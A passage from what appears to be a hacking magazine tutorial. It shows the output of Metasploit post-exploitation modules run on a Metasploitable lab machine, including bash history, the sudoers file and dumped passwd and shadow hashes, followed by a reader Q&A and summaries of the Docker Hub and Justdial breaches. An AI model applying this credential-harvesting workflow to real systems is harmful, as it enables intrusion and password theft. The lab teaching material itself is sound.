telnet    7871     root    3u  IPv4  13664       TCP *:6697 (LISTEN)
telnet    7871     root    5u  IPv4  47056       TCP 192.168.41.173:57876->192.$
BywUJ     7882     root    3u  IPv4  13664       TCP *:6697 (LISTEN)
BywUJ     7882     root    5u  IPv4  47110       TCP 192.168.41.173:43701->192.$
```

We can see some services (i.e rmiregistry) running as root. If our readers remember. when w-e hacked these services we directly got root shell. Next, we can see all the active internet co-nnections on the target system.

```
   20190616072819_default_192.168.41.173_linux.enum.netwo_618126.txt

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       $
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:34635           0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:47347           0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      $
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      $
                                [ Read 54 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
  20190616072819_default_192.168.41.173_linux.enum.netwo_618126.txt

tcp6       0      0 :::2121                 :::*                    LISTEN      $
tcp6       0      0 :::3632                 :::*                    LISTEN      $
tcp6       0      0 :::53                   :::*                    LISTEN      $
tcp6       0      0 :::22                   :::*                    LISTEN      $
tcp6       0      0 :::5432                 :::*                    LISTEN      $
tcp6       0      0 ::1:953                 :::*                    LISTEN      $
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           $
udp        0      0 192.168.41.173:137      0.0.0.0:*                           $
udp        0      0 0.0.0.0:137             0.0.0.0:*                           $
udp        0      0 192.168.41.173:138      0.0.0.0:*                           $
udp        0      0 0.0.0.0:138             0.0.0.0:*                           $
udp        0      0 127.0.0.1:161           0.0.0.0:*                           $
udp        0      0 0.0.0.0:673             0.0.0.0:*                           $
udp        0      0 192.168.41.173:53       0.0.0.0:*                           $
udp        0      0 127.0.0.1:53            0.0.0.0:*                           $
udp        0      0 0.0.0.0:51641           0.0.0.0:*                           $
udp        0      0 0.0.0.0:68              0.0.0.0:*                           $
udp        0      0 0.0.0.0:69              0.0.0.0:*                           $
udp        0      0 0.0.0.0:34665           0.0.0.0:*                           $

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

This module also gives us information about all the wireless networks our target is connected to. (Note : Since the target used in this tutorial was not connected to any wireless network, it is not showing any results here).

```
  20190616072819_default_192.168.41.173_linux.enum.netwo_708576.txt

lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

                    [ Read 5 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

The enum_system module collects information about the target system like system information, installed packages, installed services, mount information, user list, user bash history and cron jobs. Here is the kernel information given below.

```
   20190616090108_default_192.168.41.173_linux.enum.syste_098192.txt

{:kernel=>"Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC$
```

```
   20190616090108_default_192.168.41.173_linux.enum.syste_669975.txt

root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
                              [ Read 37 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
   20190616090108_default_192.168.41.173_linux.enum.syste_669975.txt

syslog
klog
sshd
msfadmin
bind
postfix
ftp
postgres
mysql
tomcat55
distccd
user
service
telnetd
proftpd
statd
snmp

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Here are all the packages installed on the target system.

```
   20190616090108_default_192.168.41.173_linux.enum.syste_708827.txt

Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-f/Unpacked/Failed-cfg/Half-inst/t-aWait/T-pend
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name                                      Version                          $
+++-==================================-==================================$
ii  adduser                                   3.105ubuntu1                     $
ii  ant                                       1.7.0-3                          $
ii  antlr                                     2.7.6-10                         $
ii  apache2                                   2.2.8-1                          $
ii  apache2.2-common                          2.2.8-1ubuntu0.15                $
ii  apparmor                                  2.1+1075-0ubuntu9                $
ii  apparmor-utils                            2.1+1075-0ubuntu9                $
ii  apt                                       0.7.9ubuntu17                    $
ii  apt-utils                                 0.7.9ubuntu17                    $
ii  aptitude                                  0.4.9-2ubuntu5                   $
ii  at                                        3.1.10ubuntu4                    $
ii  autoconf                                  2.61-4                           $
ii  autoconf2.59                              2.59-1                           $
ii  base-files                                4.0.1ubuntu5                     $
ii  base-passwd                               3.5.16                           $
ii  bash                                      3.2-0ubuntu16                    $
ii  bash-completion                           20060301-3ubuntu3                $
ii  belocs-locales-bin                        2.4-2.2ubuntu7                   $
ii  bind9                                     1:9.4.2-10                       $
ii  bind9-host                                1:9.4.2-10                       $
ii  binutils                                  2.18.1~cvs20080103-0ubuntu1      $
ii  bsdmainutils                              6.1.10ubuntu2                    $

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
   20190616090108_default_192.168.41.173_linux.enum.syste_708827.txt

ii  busybox-initramfs                         1:1.1.3-5ubuntu12                $
ii  bzip2                                     1.0.4-2ubuntu4                   $
ii  comerr-dev                                2.1-1.40.8-2ubuntu2              $
ii  command-not-found                         0.2.17ubuntu1                    $
ii  command-not-found-data                    0.2.17ubuntu1                    $
ii  console-setup                             1.21ubuntu8                      $
ii  console-terminus                          4.20-6                           $
ii  console-tools                             1:0.2.3dbs-65ubuntu7             $
ii  coreutils                                 6.10-3ubuntu2                    $
ii  cpio                                      2.9-6ubuntu1                     $
ii  cpp                                       4:4.2.3-1ubuntu6                 $
ii  cpp-4.2                                   4.2.4-1ubuntu4                   $
ii  cron                                      3.0pl1-100ubuntu2                $
ii  curl                                      7.18.0-1ubuntu2.3                $
ii  dash                                      0.5.4-8ubuntu1                   $
ii  debconf                                   1.5.20                           $
ii  debconf-i18n                              1.5.20                           $
ii  debhelper                                 7.0.13ubuntu1~hardy1             $
ii  debianutils                               2.28.2-0ubuntu1                  $

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Search for the services proved futile as shown below.

```
  20190616090108_default_192.168.41.173_linux.enum.syste_637546.txt

/bin/sh: /usr/sbin/service: No such file or directory

                                [ Read 1 line ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Now, something juicy. Here is the list of users present on the target system. Note that we have already acquired all these usernames as part of our enumeration process.

```
  20190616090108_default_192.168.41.173_linux.enum.syste_614255.txt

["root", "daemon", "bin", "sys", "sync", "games", "man", "lp", "mail", "news", $

                                [ Read 1 line ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Have any doubts or queries.
Send them to
qa@hackercool.com

Here is the mount information of the target system.

```
   20190616090108_default_192.168.41.173_linux.enum.syste_496066.txt

/dev/mapper/metasploitable-root on / type ext3 (rw,relatime,errors=remount-ro) $
proc on /proc type proc (rw,noexec,nosuid,nodev)
/sys on /sys type sysfs (rw,noexec,nosuid,nodev)
varrun on /var/run type tmpfs (rw,noexec,nosuid,nodev,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
devshm on /dev/shm type tmpfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
/dev/sda1 on /boot type ext3 (rw,relatime) []
securityfs on /sys/kernel/security type securityfs (rw)
rpc_pipefs on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
nfsd on /proc/fs/nfsd type nfsd (rw)

Filesystem    Type    Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root
              ext3    7.0G  1.5G  5.2G  22% /
proc          proc       0     0     0   -  /proc
/sys         sysfs       0     0     0   -  /sys
varrun       tmpfs    252M  156K  252M   1% /var/run
                          [ Read 29 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
   20190616090108_default_192.168.41.173_linux.enum.syste_496066.txt

rpc_pipefs on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
nfsd on /proc/fs/nfsd type nfsd (rw)

Filesystem    Type    Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root
              ext3    7.0G  1.5G  5.2G  22% /
proc          proc       0     0     0   -  /proc
/sys         sysfs       0     0     0   -  /sys
varrun       tmpfs    252M  156K  252M   1% /var/run
varlock      tmpfs    252M     0  252M   0% /var/lock
udev         tmpfs    252M   20K  252M   1% /dev
devshm       tmpfs    252M     0  252M   0% /dev/shm
devpts      devpts       0     0     0   -  /dev/pts
/dev/sda1     ext3    228M   25M  192M  12% /boot
securityfs
        securityfs       0     0     0   -  /sys/kernel/security
rpc_pipefs
        rpc_pipefs       0     0     0   -  /var/lib/nfs/rpc_pipefs
nfsd          nfsd       0     0     0   -  /proc/fs/nfsd

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Logs contain some of the most important information about the target system. Almost all appl-ications and programs have logs. So, obviously the linux/enum/system POST module also collects information about the location of all the logfiles present on the target system. Usually all these files are located in the /var/log directory. Here are all the log files present on the targ-et system.

```
20190616090108_default_192.168.41.173_linux.enum.syste_075134.txt

/var/log/wtmp.1
/var/log/auth.log
/var/log/samba/log.kali
/var/log/samba/log.192.168.41.165
/var/log/samba/log.192.168.41.174
/var/log/samba/log.nmbd.1.gz
/var/log/samba/log.nmbd
/var/log/samba/log.192.168.41.163
/var/log/samba/log.smbd
/var/log/samba/log.smbd.1.gz
/var/log/samba/log.192.168.41.128
/var/log/samba/log.192.168.41.178
/var/log/wtmp
/var/log/daemon.log
/var/log/mail.err
/var/log/kern.log
/var/log/installer/lsb-release
/var/log/installer/initial-status.gz
/var/log/installer/status
/var/log/btmp.1
/var/log/messages
/var/log/dpkg.log.1
/var/log/dmesg.0
/var/log/udev
/var/log/dmesg.4.gz
/var/log/dmesg.3.gz
/var/log/user.log
/var/log/apache2/error.log.2.gz
/var/log/apache2/access.log.1
/var/log/news/news.crit
/var/log/news/news.notice
/var/log/news/news.err
/var/log/mail.warn
/var/log/boot
/var/log/debug
/var/log/mail.info
/var/log/dmesg.2.gz
/var/log/mail.log
/var/log/news/news.crit
/var/log/news/news.notice
/var/log/news/news.err
/var/log/mail.warn
/var/log/boot
/var/log/debug
/var/log/mail.info
/var/log/dmesg.2.gz
/var/log/mail.log
/var/log/btmp
/var/log/dmesg.1.gz
/var/log/lastlog
/var/log/lpr.log
/var/log/dmesg
```

The next output is from the post/linux/enum_users_history module. To remind you, this modu-le collects user specific information like bash history, mysql history and sudoers etc. Here is the bash_history file of the msfadmin user. The bash_history file contains the commands mo-st used by the user.

```
20190616090717_default_192.168.41.173_linux.enum.users_556605.txt

ssh-keygen -t dsa
ls
cd .ssh
ls
sudo -s
cd /home/user
ls
ls .ss
ls .ssj
clear
ls .ssh
sudo cat ~/.ssh/id_dsa.pub >> /home/msfadmin/.ssh/authorized_keys
sudo -s
exit

                                [ Read 14 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Next,the sudoers file. The sudoers file contains information about the privileges different user-s and groups on the target system have. It is one of the most important files in the Linux syst-em. Here is the sudoers file of the target system.

```
20190616090720_default_192.168.41.173_linux.enum.users_573660.txt

# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
                                [ Read 23 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
20190616090720_default_192.168.41.173_linux.enum.users_573660.txt

# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

In the above image, we can see the users having all privileges. One is "root" and the other user appears to be msfadmin who can gain root privileges.

The next output belongs to post/linux/gather/hashdump module. As the name of the mo-dule suggests, it dumps all the hashes from the target linux system. Here is the file containin-g all the hashes found on the target system. We can see the hash of what appears to be the PostgreSQL admin password.

```
20190616091347_default_192.168.41.173_linux.hashes_711698.txt

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmi$
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,$
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:$
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash

[ Read 7 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

Next,let us view the passwd file. The "passwd" file in Linux contains information like login info

username, their encrypted password, user ID, group ID, user's home directory and user's log-in shell. Here is the "passwd" file of the target system.

```
20190616091347_default_192.168.41.173_linux.passwd_323086.txt

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
                              [ Read 37 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

The shadow file in Linux is a file in which encrypted user passwords are stored so that they a-re not available to people who try to break into the system. Here is the "shadow" file of the target system.

```
20190616091347_default_192.168.41.173_linux.shadow_341173.txt

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
                              [ Read 37 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

With this, we have finished analyzing the information collected as part of POST exploitation information gathering stage.

HACKING Q & A

Q : What does a hacker get out of organizi -ng and participating in a DDOS attack?

A : What do people get when they vandalize or destroy something? Some hackers just get some fun or evil satisfaction out of disrupting a service.Some people earn a lot of money by seling the botnets or bots needed to perfor -m a DDOS attack. That's it.

Q : What is the best way to keep a differen -t password for every site and yet not forg- et it?

A : Use a password manager. Password man agers are a good way of managing password- s for multiple accounts. Although it amplifies c hances of a single point of attack, it provides a better alternative than reusing a single pass word for multiple accounts which increases th e risk of hacking by multiple times even if one of the accounts get hacked.

Q : How long does it take to learn the hello world program?

A; In which language are you trying to learn it. Well that was a dumb question. Whatever be the programming language, "hello world" is the starting program given for beginners so th -at they could begin programming easily.

So in my opinion, it shouldn't take more th -an ten minutes to learn the "hello world" prog -ram.

Q : What is the job of an ethical hacker? Is it very stressful? Do you have to work all day?

A; The role of ethical hacking is performed by a Penetration Tester. The job of a penetration tester is to assess a company's computer net- work and may be web security.To be precise, the job of a penetration tester is to think exact -ly like a hacker, find out if there are any vuln- erabilities in the company's network and patc- h them so that any hacker with malicious inte- ntions cannot take advantage of them.

Your second question reminds me a sa- ying of Simon Sinek. It is something like this.

"Working hard for something we don't care about is called stress. Working hard for something we love is called passion."

I think that would have answered your questio -n. If you really like what you do, you will not f -eel stressed. So if ethical hacking is your pas -sion, you will never feel stressed but exciting in this profession.

Like any other software job, it has fixed timimgs which will be mentioned in the appoin -tment letter. But if the company you are work -ing for experienced any serious cyber attack, then your physical presence may be necessar -y there.

Q : Why don't more home users try Kali?

A; Generally users prefer to use Windows OS over Linux considering its simplified user func tionality. In some regions, users prefer Linux versions which are simpler to use like Linux Mint etc.

Kali Linux is actually built for penetartion testing and ethical hacking although all simple Linux functions are also present. In my opinio -n, home users can also use Kali as their prim -ary OS but generally there is a general misco -nception about Linux OS among users. Even if people prefer using Linux, they may not pre fer Kali as the presence of so many pen testin -g tools may increase the amount of memory required.

Send all your questions regarding hacking to qa@hackercool.com

DOCKER HUB, JUSTDIAL

DATA BREACH THIS MONTH

Who doesn't know Dockers nowadays. In our Feb 2019 Issue, we have also learnt all about docker containers and how to operate them. The company that is behind this open source project is **Docker Inc,** an American company that is valued over 1 $billion. The company la-unched Docker Hub in June 2014. This Dock-er Hub repository stores container images.

What?

The company announced that non-financial d-ata that includes usernames, password hash-es of over 1,90,000 users was stolen. Even access tokens of GitHub and Bitbucket servic-es that belonged to these users were stolen.

However the company also said that offici-al images of Docker were not affected by this breach as they were protected by a additional layer of security.

How?

On April 25 2019, the company detected the breach and sent emails to the affected users the following day. It is still unknown as to how this hack happened although it involved unau-thorized access to a single Docker Hub data-base that was only storing a subset of non financial user data.

Who?

We still do not know who these hackers are o-r for how long they were having access to it.

Impact

Although 1,90,000 users comprise of 5% of to-tal users of Dockerhub, most of these users are employees of companies which use dock-ers for their production processes a lot. The t-okens of Github and Bitbucket allow read/writ-e access and anybody having access to the m could misuse them.

Aftermath

Docker, in their emails asked their users to re set their Dockerhub passwords and have also revoked the access tokens that were compro-mised.

Justdial is an Indian company that provides local search for different services in India over the phone and online. Although it started as a phone based local directory, it currently offers services such as bills and recharge, grocery and food delivery, bookings for restaurants, cabs, movie tickets, flight tickets, events and many more services. It even has its payment system called JDpay. The company boasts of a database of approximately 25.7 million listin-gs and 500,838 active paid campaigns.

What?

The company faced a data breach resulting in loss of data of over 100 million users. This dat-a included names, email addresses, mobile numbers, gender,date of birth and addresses. Over 70% of this leaked data belonged to tho-se users who called JustDial's customer care number "88888 88888". This breach was repo rted by security researcher named Rajshekha-r Rajaharia.

How?

Security researcher Rajshekhar Rajaharia clai-ms the data was exposed due to vulnerabiliti-es in the APIs used by a website of Justdial active since year 2015. The worst thing is tha-t there is no need to hack the website to acce ss this data.

Who?

There is no "Who" here. Anyone can access this information from an url and that too witho-ut a password.

Impact

The exposed data could be used by other hac-kers to carry out targeted ads or for sending malicious emails.

Aftermath

When the breach was reported initially, JustDi-al denied the breach although it later claimed that it patched all the vulnerabilities and took additional measures to safeguard data.